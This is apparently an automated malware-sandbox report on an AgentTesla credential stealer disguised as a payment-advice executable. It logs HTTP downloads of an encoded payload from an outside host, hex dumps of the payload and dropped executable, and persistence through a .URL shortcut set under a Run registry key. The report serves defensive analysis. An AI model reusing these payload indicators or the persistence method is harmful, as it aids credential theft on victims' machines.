39 31 36 37 34 35 34 30 39 30 38 36 64 36 34 31 66 31 37 36 65 35 30 37 33 37 35 30 31 31 62 36 30 36 31 37 31 35 30 31 34 37 66 31 33 31 35 30 30 37 66 31 34 35 65 37 62 37 62 30 31 36 35 31 62 31 34 30 63 34 30 37 62 37 34 30 37 36 36 36 63 36 35 31 37 35 64 37 39 37 30 31 37 36 32 31 39 31 38 37 65 32 36 30 66 30 64 30 65 36 61 37 34 31 61 36 37 32 63 36 61 31 39 36 62 36 62 31 62 31 62 37 31 35 35 37 61 37 34 37 62 37 66 31 33 31 66 37 33 35 33 30 37 30 35 36 66 36 32 31 34 31 66 36 61 35 63 37 34 37 30 30 63 31 31 36 39 36 36 37 36 35 65 31 39 37 64 31 35 31 65 30 38 37 62 31 38 35 39 37 65 37 61 32 36 32 63 35 64 36 34 37 36 35 64 37 39 37 35 37 61 37 32 31 33 31 30 37 62 35 64 30 64 30 64 36 33 36 62 31 62 31 38 36 32 35 66 37 35 37 31 30 31 31 31 36 36 36 65 37 38 35 34 31 31 37 31 31 63 31 31 30 66 37 33 31 62 35 38 37 66 37 62 37 61 37 30 30 32 30 61 37 63 35 35 37 35 37 63 37 35 37 35 31 62 31 33 37 61 35 63 30 30 30 64 36 63 36 33 31 35 31 32 36 61 35 33 37 63 37 65 30 36 31 39 36 35 36 66 37 39 35 39 31 31 37 65 31 34 31 66 30 35 37 62 31 37 35 31 37 30 37 34 36 39 61 62 31 39 35 32 36 36 63 36 63 36 36 32 66 32 63 64 62 36 62 64 62 38 39 37 30 30 31 64 66 62 63 30 36 35 31 64 62 37 35 30 33 65 30 66 65 38 64 33 34 65 64 61 36 31 36 64 65 35 32 31 61 66 66 36 62 34 62 39 61 61 31 35 63 30 63 Data Ascii: 70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706 e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763 813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e7638131 70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0 968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d79310537302c7f1 d5c19391b6f2c595c7d52343f303f4d4079572c312630577c7e547b7977751e1879560f03656013106b5d797c061c6e6c735 61f771719077a1954727c066b16160a4b73700b6169681d547e77196f1b1e752e0b01096f79106e2b6d1766691 d10795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7b7b01651b140c407b7 407666c65175d7970176219187e260f0d0e6a741a672c6a196b6b1b1b71557a747b7f131f735307056f62141f6a5c74700c1 16966765e197d151e087b18597e7a262c5d64765d79757a7213107b5d0d0d636b1b18625f75710111666e78541 1711c110f731b587f7b7a70020a7c55757c75751b137a5c000d6c6315126a537c7e0619656f7959117e141f057b175170746 9ab195266c6c662f2cdb6bdb897001dfbc0651db7503e0fe8d34eda616de521aff6b4b9aa15c0c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49734	198.136.51.123	80	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 21:01:50.377927065 CET	1503	OUT	GET /wp-admin/twenty-seventeen/70099875453/css/Ucll08488374ODU8 HTTP/1.1 Host: airseaalliance.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 21:01:50.505517006 CET	1505	IN	HTTP/1.1 200 OK Date: Sat, 21 Nov 2020 20:01:50 GMT Server: Apache Last-Modified: Sat, 21 Nov 2020 16:31:03 GMT ETag: "4eb261-110000-5b4a07cb11235" Accept-Ranges: bytes Content-Length: 1114112 Data Raw: 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 64 37 39 33 31 30 35 33 37 33 30 32 63 37 66 31 64 35 63 31 39 33 39 31 62 36 66 32 63 35 39 35 63 37 64 35 32 33 34 33 66 33 30 33 66 34 64 34 30 37 39 35 37 32 63 33 31 32 36 33 30 35 37 37 63 37 65 35 34 37 62 37 39 37 37 37 35 31 65 31 38 37 39 35 36 30 66 30 33 36 35 36 30 31 33 31 30 36 62 35 64 37 39 37 63 30 36 31 63 36 65 36 63 37 33 35 36 31 66 37 37 31 37 31 39 30 37 37 61 31 39 35 34 37 32 37 63 30 36 36 62 31 36 31 36 30 61 34 62 37 33 37 30 30 62 36 31 36 39 36 38 31 64 35 34 37 65 37 37 31 39 36 66 31 62 31 65 37 35 32 65 30 62 30 31 30 39 36 66 37 39 31 30 36 65 32 62 36 64 31 37 36 36 36 39 31 64 31 30 37 39 35 31 37 36 37 33 37 65 37 32 31 39 31 36 37 34 35 34 30 39 30 38 36 64 36 34 31 66 31 37 36 65 35 30 37 33 37 35 30 31 31 62 36 30 36 31 37 31 35 30 31 34 37 66 31 33 31 35 30 30 37 66 31 34 35 65 37 62 37 62 30 31 36 35 31 62 31 34 30 63 34 30 37 62 37 34 30 37 36 36 36 63 36 35 31 37 35 64 37 39 37 30 31 37 36 32 31 39 31 38 37 65 32 36 30 66 30 64 30 65 36 61 37 34 31 61 36 37 32 63 36 61 31 39 36 62 36 62 31 62 31 62 37 31 35 35 37 61 37 34 37 62 37 66 31 33 31 66 37 33 35 33 30 37 30 35 36 66 36 32 31 34 31 66 36 61 35 63 37 34 37 30 30 63 31 31 36 39 36 36 37 36 35 65 31 39 37 64 31 35 31 65 30 38 37 62 31 38 35 39 37 65 37 61 32 36 32 63 35 64 36 34 37 36 35 64 37 39 37 35 37 61 37 32 31 33 31 30 37 62 35 64 30 64 30 64 36 33 36 62 31 62 31 38 36 32 35 66 37 35 37 31 30 31 31 31 36 36 36 65 37 38 35 34 31 31 37 31 31 63 31 31 30 66 37 33 31 62 35 38 37 66 37 62 37 61 37 30 30 32 30 61 37 63 35 35 37 35 37 63 37 35 37 35 31 62 31 33 37 61 35 63 30 30 30 64 36 63 36 33 31 35 31 32 36 61 35 33 37 63 37 65 30 36 31 39 36 35 36 66 37 39 35 39 31 31 37 65 31 34 31 66 30 35 37 62 31 37 35 31 37 30 37 34 36 39 61 62 31 39 35 32 36 36 63 36 63 36 36 32 66 32 63 64 62 36 62 64 62 38 39 37 30 30 31 64 66 62 63 30 36 35 31 64 62 37 35 30 33 65 30 66 65 38 64 33 34 65 64 61 36 31 36 64 65 35 32 31 61 66 66 36 62 34 62 39 61 61 31 35 63 30 63 Data Ascii: 70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706 e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763 813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e7638131 70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0 968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d79310537302c7f1 d5c19391b6f2c595c7d52343f303f4d4079572c312630577c7e547b7977751e1879560f03656013106b5d797c061c6e6c735 61f771719077a1954727c066b16160a4b73700b6169681d547e77196f1b1e752e0b01096f79106e2b6d1766691 d10795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7b7b01651b140c407b7 407666c65175d7970176219187e260f0d0e6a741a672c6a196b6b1b1b71557a747b7f131f735307056f62141f6a5c74700c1 16966765e197d151e087b18597e7a262c5d64765d79757a7213107b5d0d0d636b1b18625f75710111666e78541 1711c110f731b587f7b7a70020a7c55757c75751b137a5c000d6c6315126a537c7e0619656f7959117e141f057b175170746 9ab195266c6c662f2cdb6bdb897001dfbc0651db7503e0fe8d34eda616de521aff6b4b9aa15c0c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49739	198.136.51.123	80	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 21:01:58.814641953 CET	2737	OUT	GET /wp-admin/twenty-seventeen/70099875453/css/Ucll08488374ODU8 HTTP/1.1 Host: airseaalliance.com Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 21:01:58.941955090 CET	2739	IN	HTTP/1.1 200 OK Date: Sat, 21 Nov 2020 20:01:58 GMT Server: Apache Last-Modified: Sat, 21 Nov 2020 16:31:03 GMT ETag: "4eb261-110000-5b4a07cb11235" Accept-Ranges: bytes Content-Length: 1114112 Data Raw: 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 64 37 39 33 31 30 35 33 37 33 30 32 63 37 66 31 64 35 63 31 39 33 39 31 62 36 66 32 63 35 39 35 63 37 64 35 32 33 34 33 66 33 30 33 66 34 64 34 30 37 39 35 37 32 63 33 31 32 36 33 30 35 37 37 63 37 65 35 34 37 62 37 39 37 37 37 35 31 65 31 38 37 39 35 36 30 66 30 33 36 35 36 30 31 33 31 30 36 62 35 64 37 39 37 63 30 36 31 63 36 65 36 63 37 33 35 36 31 66 37 37 31 37 31 39 30 37 37 61 31 39 35 34 37 32 37 63 30 36 36 62 31 36 31 36 30 61 34 62 37 33 37 30 30 62 36 31 36 39 36 38 31 64 35 34 37 65 37 37 31 39 36 66 31 62 31 65 37 35 32 65 30 62 30 31 30 39 36 66 37 39 31 30 36 65 32 62 36 64 31 37 36 36 36 39 31 64 31 30 37 39 35 31 37 36 37 33 37 65 37 32 31 39 31 36 37 34 35 34 30 39 30 38 36 64 36 34 31 66 31 37 36 65 35 30 37 33 37 35 30 31 31 62 36 30 36 31 37 31 35 30 31 34 37 66 31 33 31 35 30 30 37 66 31 34 35 65 37 62 37 62 30 31 36 35 31 62 31 34 30 63 34 30 37 62 37 34 30 37 36 36 36 63 36 35 31 37 35 64 37 39 37 30 31 37 36 32 31 39 31 38 37 65 32 36 30 66 30 64 30 65 36 61 37 34 31 61 36 37 32 63 36 61 31 39 36 62 36 62 31 62 31 62 37 31 35 35 37 61 37 34 37 62 37 66 31 33 31 66 37 33 35 33 30 37 30 35 36 66 36 32 31 34 31 66 36 61 35 63 37 34 37 30 30 63 31 31 36 39 36 36 37 36 35 65 31 39 37 64 31 35 31 65 30 38 37 62 31 38 35 39 37 65 37 61 32 36 32 63 35 64 36 34 37 36 35 64 37 39 37 35 37 61 37 32 31 33 31 30 37 62 35 64 30 64 30 64 36 33 36 62 31 62 31 38 36 32 35 66 37 35 37 31 30 31 31 31 36 36 36 65 37 38 35 34 31 31 37 31 31 63 31 31 30 66 37 33 31 62 35 38 37 66 37 62 37 61 37 30 30 32 30 61 37 63 35 35 37 35 37 63 37 35 37 35 31 62 31 33 37 61 35 63 30 30 30 64 36 63 36 33 31 35 31 32 36 61 35 33 37 63 37 65 30 36 31 39 36 35 36 66 37 39 35 39 31 31 37 65 31 34 31 66 30 35 37 62 31 37 35 31 37 30 37 34 36 39 61 62 31 39 35 32 36 36 63 36 63 36 36 32 66 32 63 64 62 36 62 64 62 38 39 37 30 30 31 64 66 62 63 30 36 35 31 64 62 37 35 30 33 65 30 66 65 38 64 33 34 65 64 61 36 31 36 64 65 35 32 31 61 66 66 36 62 34 62 39 61 61 31 35 63 30 63 Data Ascii: 70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706 e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763 813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e7638131 70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0 968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d79310537302c7f1 d5c19391b6f2c595c7d52343f303f4d4079572c312630577c7e547b7977751e1879560f03656013106b5d797c061c6e6c735 61f771719077a1954727c066b16160a4b73700b6169681d547e77196f1b1e752e0b01096f79106e2b6d1766691 d10795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7b7b01651b140c407b7 407666c65175d7970176219187e260f0d0e6a741a672c6a196b6b1b1b71557a747b7f131f735307056f62141f6a5c74700c1 16966765e197d151e087b18597e7a262c5d64765d79757a7213107b5d0d0d636b1b18625f75710111666e78541 1711c110f731b587f7b7a70020a7c55757c75751b137a5c000d6c6315126a537c7e0619656f7959117e141f057b175170746 9ab195266c6c662f2cdb6bdb897001dfbc0651db7503e0fe8d34eda616de521aff6b4b9aa15c0c

Code Manipulations

Statistics

Behavior

- USD67,884.08_Payment_Advise_9…
- USD67,884.08_Payment_Advise_9…
- Uclldrv.exe
- Uclldrv.exe
- Uclldrv.exe



Click to jump to process

System Behavior

Analysis Process: USD67,884.08_Payment_Advise_9083008849.exe PID: 6556 Parent PID: 5720

General

Start time:	21:00:56
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe'
Imagebase:	0x7ffb73670000
File size:	881008 bytes
MD5 hash:	947EDEB169369AC67C5448CC2F8104A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2775D5C	_lcreat
C:\Users\user\AppData\Local\IlcU.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2772439	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Uclldrv.exe	unknown	881008	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	2775D7C	_lwrite
C:\Users\user\AppData\Local\IlcU.url	unknown	169	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 5c 5c 5c 43 3a 5c 5c 55 73 65 72 73 5c 5c 75 73 65 72 5c 5c 41 70 70 44 61 74 61 5c 5c 4c 6f 63 61 6c 5c 5c 4d 69 63 72 6f 73 6f 66 74 5c 5c 57 69 6e 64 6f 77 73 5c 5c 55 63 6c 6c 64 72 76 2e 65 78 65 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 31 0d 0a 49 63 6f 6e 46 69 6c 65 3d 2e 75 72 6c 0d 0a 4d 6f 64 69 66 69 65 64 3d 32 30 46 30 36 42 41 30 36 44 30 37 42 44 30 31 34 44 0d 0a 48 6f 74 4b 65 79 3d 31 36 30 31 0d 0a	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Uclldrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..	success or wait	1	2767AB9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe	unknown	881008	success or wait	1	2767A8D	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Ucll	unicode	C:\Users\user\AppData\Local\IlcU.url	success or wait	1	27757E6	RegSetValueExA

Analysis Process: USD67,884.08_Payment_Advise_9083008849.exe PID: 6248 Parent PID: 6556

General

Start time:	21:01:35
Start date:	21/11/2020
Path:	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\USD67,884.08_Payment_Advise_9083008849.exe
Imagebase:	0x7ffb73670000
File size:	881008 bytes
MD5 hash:	947EDEB169369AC67C5448CC2F8104A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.472146872.00000000026A7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.472146872.00000000026A7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.468175139.00000000023E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000003.281256788.00000000006D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.477031647.0000000004A10000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.467456643.0000000002154000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.473405683.00000000035D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E18CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E18CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E165705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E16CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D0D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D0D1B4F	ReadFile

Analysis Process: Uclldrv.exe PID: 6756 Parent PID: 3388

General

Start time:	21:01:48
Start date:	21/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Uclldrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Uclldrv.exe'
Imagebase:	0x400000
File size:	881008 bytes
MD5 hash:	947EDEB169369AC67C5448CC2F8104A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000D.00000002.362836092.0000000002AC7000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000D.00000002.362836092.0000000002AC7000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 23%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\Ucll08488374ODU8[1]	unknown	1025	37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33	70c0968616f3f1e17090870 6e76381 3170c0968616f3f1e170908 706e763 813170c0968616f3f1e1709 08706e7 63813170c0968616f3f1e17 0908706 e763813170c0968616f3f1e 1709087 06e763813170c0968616f3f 1e17090 8706e763813170c0968616 f3f1e170 908706e763813170c09686 16f3f1e1 70908706e763813	success or wait	1024	22B8FEF	InternetReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Uclldrv.exe PID: 5900 Parent PID: 3388

General

Start time:	21:01:56
Start date:	21/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Uclldrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Uclldrv.exe'
Imagebase:	0x400000
File size:	881008 bytes
MD5 hash:	947EDEB169369AC67C5448CC2F8104A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Uclldrv.exe PID: 6868 Parent PID: 6756

General

Start time:	21:02:11
Start date:	21/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Microsoft\Windows\Ucldrv.exe
Imagebase:	0x400000
File size:	881008 bytes
MD5 hash:	947EDEB169369AC67C5448CC2F8104A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.469055192.00000000025F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.473298428.0000000002797000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000003.358872577.0000000000852000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.474318013.00000000036C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.468146329.00000000021D4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 